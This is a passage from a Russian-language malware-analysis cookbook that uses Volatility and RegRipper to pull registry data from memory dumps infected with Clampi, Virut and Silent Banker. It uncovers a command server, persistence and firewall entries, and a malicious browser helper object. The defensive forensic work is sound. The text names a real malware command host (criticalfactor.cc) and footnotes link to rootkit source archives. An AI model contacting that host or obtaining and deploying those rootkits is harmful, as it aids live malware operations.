Следующий пример основан на дампе памяти, заражённом трояном Clampi/Illomo.[8] Это семейство хранит в реестре не только сведения о сервере управления, но и зашифрованные DLL, которые запрашиваются и загружаются во время выполнения. Хранение DLL в реестре вместо диска, к тому же в зашифрованном виде, позволяет Clampi успешно обходить многие антивирусы.

```
$ python volatility.py pslist -f clampi.vmem

Name             Pid    PPid   Thds   Hnds   Time
System           4      0      64     263    Thu Jan 01 00:00:00 1970
smss.exe         588    4      3      21     Thu Sep 18 05:32:54 2008
csrss.exe        660    588    12     330    Thu Sep 18 05:32:56 2008
winlogon.exe     684    588    19     567    Thu Sep 18 05:32:56 2008
services.exe     728    684    16     256    Thu Sep 18 05:32:57 2008
lsass.exe        740    684    19     328    Thu Sep 18 05:32:57 2008
svchost.exe      892    728    17     193    Thu Sep 18 05:32:58 2008
svchost.exe      972    728    10     248    Thu Sep 18 05:32:58 2008
svchost.exe      1064   728    51     1165   Thu Sep 18 05:32:59 2008
svchost.exe      1112   728    6      85     Thu Sep 18 05:32:59 2008
svchost.exe      1156   728    15     206    Thu Sep 18 05:32:59 2008
spoolsv.exe      1488   728    10     119    Thu Sep 18 05:33:00 2008
explorer.exe     1624   1592   20     651    Thu Sep 18 05:33:01 2008
jusched.exe      1788   1624   1      26     Thu Sep 18 05:33:02 2008
alg.exe          1320   728    6      106    Thu Sep 18 05:33:29 2008
wscntfy.exe      1740   1064   1      28     Thu Sep 18 05:33:30 2008
helper.exe       640    868    1      44     Sat Feb 14 18:23:02 2009
IEXPLORE.EXE     940    640    2      59     Sat Feb 14 18:23:13 2009
```

В списке процессов видны helper.exe и IEXPLORE.EXE, ни один из которых сразу не выглядит подозрительно. Однако у IEXPLORE.EXE идентификатор родительского процесса 640, то есть PID helper.exe, и это уже тревожный признак. Обычно, когда пользователь открывает Internet Explorer, родителем IEXPLORE.EXE является explorer.exe. Посмотрим открытые ключи helper.exe:

```
$ python volatility.py regobjkeys -p 640 -f clampi.vmem
```

```
**************************************************************
Pid: 640
\REGISTRY\MACHINE
\REGISTRY\USER\S-1-5-21-606747145-842925246-839522115-
    1003\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION
    \INTERNET SETTINGS
\REGISTRY\USER\S-1-5-21-606747145-842925246-839522115-1003
\REGISTRY\MACHINE\SOFTWARE\CLASSES\CLSID\
    {0002DF01-0000-0000-C000-000000000046}
\REGISTRY\MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\
    PARAMETERS\PROTOCOL_CATALOG9
\REGISTRY\MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\
    PARAMETERS\NAMESPACE_CATALOG5
\REGISTRY\USER\S-1-5-21-606747145-842925246-839522115-1003\
    SOFTWARE\MICROSOFT\INTERNET EXPLORER\SETTINGS
```

Теперь видно, какие ключи реестра использовал `helper.exe`. Префикс `\REGISTRY\MACHINE` соответствует `HKEY_LOCAL_MACHINE`, а `\REGISTRY\USER` - `HKEY_CURRENT_USER`. Остаётся понять, зачем `helper.exe` обращался к этим ключам. Судя по именам, большинство относится к параметрам Winsock2 или Internet Explorer. Но точно так же, как процесс с именем `csrss.exe` не обязательно является настоящим `csrss.exe`, ключ `INTERNET EXPLORER\SETTINGS` не обязательно содержит параметры браузера. Далее выясняется, что на самом деле хранит там Clampi.

Запрос содержимого реестра из памяти

Следующие шаги показывают, как получать содержимое реестра из дампов памяти посредством Memory Registry Tools[9] Брендана Долана-Гэвитта. Некоторые плагины вошли в ядро Volatility 1.4. Из памяти нельзя извлечь реестр целиком, но обычно удаётся найти значительные части, особенно недавно открывавшиеся ключи.

1. Командой `hivescan` найдите физические адреса структур `CMHIVE`.

```
$ python volatility.py hivescan -f clampi.vmem

Offset          (hex)
44662792        0x2a98008
44690272        0x2a9eb60
48503648        0x2e41b60
127261064       0x795d988
130992992       0x7cecb60
131992416       0x7de0b60
132059144       0x7df1008
166725448       0x9f00748
169601888       0xa1beb60
170135560       0xa241008
170140696       0xa242418
197207896       0xbc12758
200421384       0xbf23008
```

2. Командой `hivelist` определите виртуальные адреса всех кустов. Передайте параметру `-o` один из физических адресов, полученных на шаге 1. Какое именно значение из `hivescan` выбрать, неважно; допустима десятичная или шестнадцатеричная форма.

```
$ python volatility.py hivelist -o 0x2a98008 -f clampi.vmem

Address      Name
0xe1bce008   \Documents and Settings\Joseph\Local Settings\
   Application Data\Microsoft\Windows\UsrClass.dat
0xe1982758   \Documents and Settings\Joseph\NTUSER.DAT
0xe1855b60   \Documents and Settings\LocalService\Local
   Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe17da748   \Documents and Settings\LocalService\NTUSER.DAT
0xe1861008   \Documents and Settings\NetworkService\Local
   Settings\Application Data\Microsoft\Windows\UsrClass.dat
```

```
0xe1862418   \Documents and Settings\NetworkService\NTUSER.DAT
0xe1674988   \WINDOWS\system32\config\software
0xe1477b60   \WINDOWS\system32\config\default
0xe1485008   \WINDOWS\system32\config\SAM
0xe16a6b60   \WINDOWS\system32\config\SECURITY
0xe1395b60   [no name]
0xe1035b60   \WINDOWS\system32\config\system
0xe102e008   [no name]
```

3. Получив виртуальные адреса отдельных кустов в памяти, запрашивайте ключи, подразделы и значения командой `printkey`. В примере выбран адрес `NTUSER.DAT`, потому что именно там находится ключ `\REGISTRY\USER\[REMOVED]\INTERNET EXPLORER\SETTINGS`.

```
$ python volatility.py printkey -o 0xe1982758 -f clampi.vmem
    'Software\Microsoft\Internet Explorer\Settings'

Key name: Settings (Stable)
Last updated: Sat Feb 14 13:23:02 2009

Subkeys:

Values:
REG_SZ    Anchor Color Visited : 128,0,128 (Stable)
REG_SZ    Anchor Color : 0,0,255 (Stable)
REG_SZ    Background Color : 192,192,192 (Stable)
REG_SZ    Text Color : 0,0,0 (Stable)
REG_SZ    Use Anchor Hover Color : No (Stable)
REG_BINARY GID        :
0000   00000098                                ....
 (Stable)
REG_BINARY GatesList  :
0000   637269746963616C666163746F722E63    criticalfactor.c
0010   63002F6367692D62696E2F636974792E    c./cgi-bin/city.
0020   63676900                                        cgi.
 (Stable)
REG_BINARY KeyM       :
0000   946BEEBCFFA5BB8B5E682AA58FBF24F5   .k......^h*...$.
0010   7A63B79CBBDB14D51FAEB0573402596F   zc.........W4.Yo
0020   C6389C7EBD8F82029F36AB3F0C6CB94C   .8.~.....6.?.l.L
0030   C3987EE6770ACC53206F6B5BEC83A89E   ..~.w..Sok[....
0040   34C19E9C73930501F33DD2DA79ED6300   4...s....=..y.c.
0050   0425CB82FC873D89E18679798C67A843   .%....=...yy.g.C
0060   5CBC6526665EB18AC55195E024B87FF5   ..e&f^...Q..$...
0070   1A1C2083DDB744E6E766B35D88A785C8   .....D..f.]....
0080   2BA4584E1885A29DD316D589E6514B70   +.XN.........QKp
0090   90C9F3826913F109ED7C30862A164A4C   ....i....|0.*.JL
00A0   A406FAF978C47D7293FC64D748C5FB83   ....x.}r..d.H...
00B0   A2440A9877BECD4BFEA869A216F273C5   .D..w..K..i...s.
00C0   F144FF11383EAF5F3F87056161FCFF22   .D..8>._?..aa.."
00D0   BE00D54667A0BACE65A5C73203931196   ...Fg...e..2....
00E0   627EEB0B5D9D9A921B41108C2C9B09A5   b~..]....A..,...
00F0   1184EB91CA34180E922D85C76B02B0EF   .....4...-..k...
 (Stable)
REG_BINARY KeyE       :
0000   00010001                            ....
 (Stable)
```

Вывод показывает, что один из открытых `helper.exe` ключей реестра хранит сервер управления вредоносной программы `criticalfactor.cc` в значении `GatesList` и 256-байтовый двоичный блок, вероятно связанный с сетевым шифрованием, в `KeyM`. Обнаружить открытые процессом ключи реестра полезно, но ещё лучше определить, какие ключи и значения вредоносная программа могла добавить в реестр.

Рецепт 18-6. Сортировка ключей по времени последней записи

Команда `printkey` отлично подходит, когда вы примерно знаете, что ищете. Если же неизвестны ни имена ключей, ни даже кусты, объём работы быстро становится огромным. В таком случае помогает метка `LastWrite`, которую Windows хранит для каждого ключа реестра. Зная примерное время компрометации, командой `hivedump` можно выгрузить все ключи и соответствующие временные метки из выбранного куста или всех кустов в сортируемый CSV-файл. Синтаксис приведён в таблице 18-2.

Таблица 18-2. Синтаксис hivedump

Синтаксис	Обязательность	Описание
`-f FILENAME`, `--file=FILENAME`	Обязательно	Путь к файлу дампа памяти.
`-o OFFSET`, `--offset=OFFSET`	Необязательно	Физическое смещение первого куста, найденного `hivescan`. Укажите параметр, чтобы выгрузить все кусты из памяти.
`-i HIVE`, `--hive=HIVE`	Необязательно	Виртуальный адрес одного выгружаемого куста. Укажите параметр, чтобы выгрузить только один куст.
`-v`, `--values`	Необязательно	Включить в CSV значения; без флага включаются только ключи и временные метки.

Флаги `-o` и `-i` отмечены как необязательные, но один из них передать необходимо. Для выгрузки всех кустов вызовите `hivescan`, как на шаге 1 рецепта 18-5, и передайте первый возвращённый адрес через `-o`. Чтобы выгрузить один куст, получите его виртуальный адрес командой `hivelist`, как на шаге 2 рецепта 18-5, и передайте через `-i`.

Следующий пример основан на дампе памяти, заражённом трояном Virut.[10] Обратите внимание: `hivedump` выгружает каждый куст в отдельный файл, имя которого образовано от виртуального адреса. Полученные CSV можно объединить командой `cat`.

```
$ python volatility.py hivescan -f virut.vmem | head -n 2
Offset          (hex)
33979232        0x2067b60

$ python volatility.py hivedump -o 0x2067b60 -f virut.vmem

Dumping \Documents and Settings\<User>\Local Settings\
   Application Data\Microsoft\Windows\UsrClass.dat
   => e1b65a28.csv
Dumping \Documents and Settings\<User>\NTUSER.DAT => e1b0c9c8.csv
Dumping \Documents and Settings\LocalService\Local Settings\
   Application Data\Microsoft\Windows\UsrClass.dat => e1849860.csv
Dumping \Documents and Settings\LocalService\NTUSER.DAT =>
   e1845008.csv
Dumping \Documents and Settings\NetworkService\Local Settings\
   Application Data\Microsoft\Windows\UsrClass.dat => e1825b60.csv
Dumping \Documents and Settings\NetworkService\NTUSER.DAT =>
   e181c5a8.csv
Dumping \WINDOWS\system32\config\software => e14f3008.csv
Dumping \WINDOWS\system32\config\default => e14f37e8.csv
Dumping \WINDOWS\system32\config\SECURITY => e14f13c8.csv
Dumping \WINDOWS\system32\config\SAM => e14ff008.csv
Dumping  => e1367b60.csv
Dumping \WINDOWS\system32\config\system => e1018388.csv
Dumping  => e1008b60.csv

$ cat *.csv > combined.csv
```

Объединённый CSV можно открыть в табличном редакторе и отсортировать столбец времени от новых записей к старым. Наблюдая изменения реестра в разных системах, вы познакомитесь с ключами, которые Windows обновляет регулярно, и поймёте, какие из них можно игнорировать. Если передать `hivedump` флаг `-v`, CSV также будет содержать значения каждого ключа.

На рисунке 18-4 видно, что ключ автозапуска `Microsoft\Windows\CurrentVersion\Run` последний раз обновлялся в `13:27:01`. За несколько секунд до этого, в `13:26:58`, был изменён ключ с настройками брандмауэра. В частности, подраздел `AuthorizedApplications\List` содержит имена процессов, исключённых Windows из обычных правил брандмауэра.




Рисунок 18-4. Ключи реестра, отсортированные по времени последнего изменения

После объединения CSV в один файл часть контекста потерялась: теперь трудно понять, находится ли ключ `Run` в `HKEY_LOCAL_MACHINE` или `HKEY_CURRENT_USER`. Это не страшно, поскольку сценарий Python `hivedump` легко изменить, добавив столбец с исходным кустом. Командой `printkey`, как на шаге 3 рецепта 18-5, исследуем значения ключа `Run`:

```
$ python volatility.py printkey -o 0xe14f3008 -f virut.vmem
   'Microsoft\Windows\CurrentVersion\Run'

Key name: Run (Stable)
Last updated: Sat Nov 21 13:27:01 2009

Subkeys:
   OptionalComponents (Stable)

Values:
REG_SZ    Adobe Reader Speed Launcher : "C:\Program Files\Adobe
    \Reader 8.0\Reader\Reader_sl.exe"
REG_SZ    Windows Explorer : C:\WINDOWS\system32\explorer.exe
```

Последняя строка показывает значение реестра, заставляющее Windows запускать `C:\WINDOWS\system32\explorer.exe` при каждой загрузке. На первый взгляд запись безобидна, но файл был помещён туда Virut. Настоящий Windows Explorer расположен в `C:\WINDOWS\explorer.exe`, и запись автозапуска ему не нужна: его автоматически запускает `userinit.exe`.

Теперь рассмотрим значение в ключе брандмауэра:

```
$ python volatility.py printkey -o 0xe1018388 -f virut.vmem
 'ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy
    \StandardProfile\AuthorizedApplications\List'

Key name: List (Stable)
Last updated: Sat Nov 21 13:26:58 2009

Subkeys:

Values:
REG_SZ    %windir%\system32\sessmgr.exe :
    %windir%\system32\sessmgr.exe:*:enabled:@xpsp2res.dll,-22019
```

```
REG_SZ    \??\C:\WINDOWS\system32\winlogon.exe :
    \??\C:\WINDOWS\system32\winlogon.exe:*:enabled:@shell32.dll,-1
```

Два приложения могут обходить настройки брандмауэра: `sessmgr.exe` и `winlogon.exe`. Оба легитимны, а реестр хранит `LastWrite` только для ключа, но не для отдельных его значений. Поэтому нельзя сказать, добавил ли Virut значение `sessmgr.exe` или `winlogon.exe`. Нельзя даже утверждать, что он добавил хотя бы одно: возможно, оба уже существовали, а Virut только немного изменил одно из них. Но MSDN объясняет, что `sessmgr.exe` обеспечивает удалённую помощь и является единственной программой, которой по умолчанию разрешён обход локального брандмауэра в XP SP2. Важный процесс `winlogon.exe` не должен иметь неограниченного доступа в Интернет. Он оказался здесь потому, что Virut сначала внедряет в него код, а затем устанавливает исходящие соединения из `winlogon.exe`.

Рецепт 18-7. Совместное использование Volatility и RegRipper

В рецепте 10-8 было показано, как извлекать сведения из файлов кустов реестра с помощью RegRipper. Брендан Долан-Гэвитт предложил творческое расширение RegRipper под названием Volrip,[11] которое работает с дампами памяти вместо файлов кустов. По сути, Volrip - это обёртка, заставляющая RegRipper считать, будто он читает файлы кустов, хотя данные на самом деле вырезаются из дампа памяти инструментами Memory Registry Tools для Volatility. Первый выпуск Volatility 1.4 не поддерживает Volrip, поэтому нужна версия Volatility 1.3.2.

Чтобы установить Volrip, распакуйте архив в корневой каталог Volatility. Затем проверьте запуск `rip.pl`:

```
$ tar -xzf volrip-0.1.tar.gz
$ perl rip.pl
Rip v.20080419 - CLI RegRipper tool
Rip [-r Reg hive file] [-f plugin file] [-p plugin module] [-l] [-h]
Parse Windows Registry files, using either a single module, or a plugins file.
All plugins must be located in the "plugins" directory; default plugins file
used if no other filename given is "plugins\plugins".

-r Reg hive file...Registry hive file to parse
-g ................Guess the hive file (experimental)
-f [plugin file]...use the plugin file (default: plugins\plugins)
-p plugin module...use only this module
-l ................list all plugins
-c ................Output list in CSV format (use with -l)
-h.................Help (print this information)

Ex: C:\>rr -r c:\case\system -f system
    C:\>rr -r c:\case\ntuser.dat -p userassist
    C:\>rr -l -c

All output goes to STDOUT; use redirection (ie, > or >>) to output to a file.

copyright 2008 H. Carvey
```

Синтаксис, показанный `rip.pl`, немного отличается от фактически используемого, поскольку здесь анализируется дамп памяти, а не файл куста. В частности, параметр `-r` должен определять дамп памяти и виртуальный адрес, по которому в нём загружен нужный куст. Чтобы получить виртуальный адрес, выполните шаги 1 и 2 рецепта 18-5. Флаг `-f` запускает набор плагинов для куста, а `-p` - один плагин. Следующий пример обнаруживает BHO в кусте `software`. Обратите внимание, что имя дампа отделено от виртуального адреса символом `@`.

```
$ python volatility.py hivescan -f silentbanker.vmem | head -n 2
Offset          (hex)
44662792        0x2a98008
```

```
$ python volatility.py hivelist -o 0x2a98008 -f silentbanker.vmem | grep software
0xe1674988   \WINDOWS\system32\config\software

$ perl rip.pl -r silentbanker.vmem@0xe1674988 -p bho
Launching bho v.20080418
Browser Helper Objects
Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
LastWrite Time Wed Feb 18 06:53:33 2009 (UTC)

{00009E9F-DDD7-AA59-AA7D-AA4B7D6BE000}
    Class     => mscorews
    Module    => C:\WINDOWS\system32\mscorews.dll
    LastWrite => Wed Feb 18 06:53:33 2009

{761497BB-D6F0-462C-B6EB-D4DAF1D92D43}
    Class     => SSVHelper Class
    Module    => C:\Program Files\Java\jre1.6.0_07\bin\ssv.dll
    LastWrite => Wed Aug 27 20:04:14 2008
```

Вывод показывает два BHO, установленных в системе, из которой получен дамп. Один похож на вспомогательный класс Java. Второй, `mscorews.dll`, является вредоносным BHO, установленным Silent Banker.

Сноски

[1] [назад] http://msdn.microsoft.com/en-us/library/ms740673%28VS.85%29.aspx
[2] [назад] http://www.iana.org/assignments/protocol-numbers/protocol-numbers.xml
[3] [назад] http://www.rootkit.com/vault/therealaphex/AFXRootkit2005.zip
[4] [назад] http://www.rootkit.com/vault/fuzen_op/TCPIRPHook.zip
[5] [назад] http://msdn.microsoft.com/en-us/library/ms740548%28VS.85%29.aspx
[6] [назад] http://ntsecurity.nu/toolbox/promiscdetect/
[7] [назад] http://www.secureworks.com/research/threats/gozi/
[8] [назад] http://www.symantec.com/security_response/writeup.jsp?docid=2008-011616-5036-99&tabid=2
[9] [назад] http://moyix.blogspot.com/2009/01/memory-registry-tools.html
[10] [назад] http://www.threatexpert.com/reports.aspx?find=virut&x=0&y=0
[11] [назад] http://moyix.blogspot.com/2009/03/regripper-and-volatility-prototype.html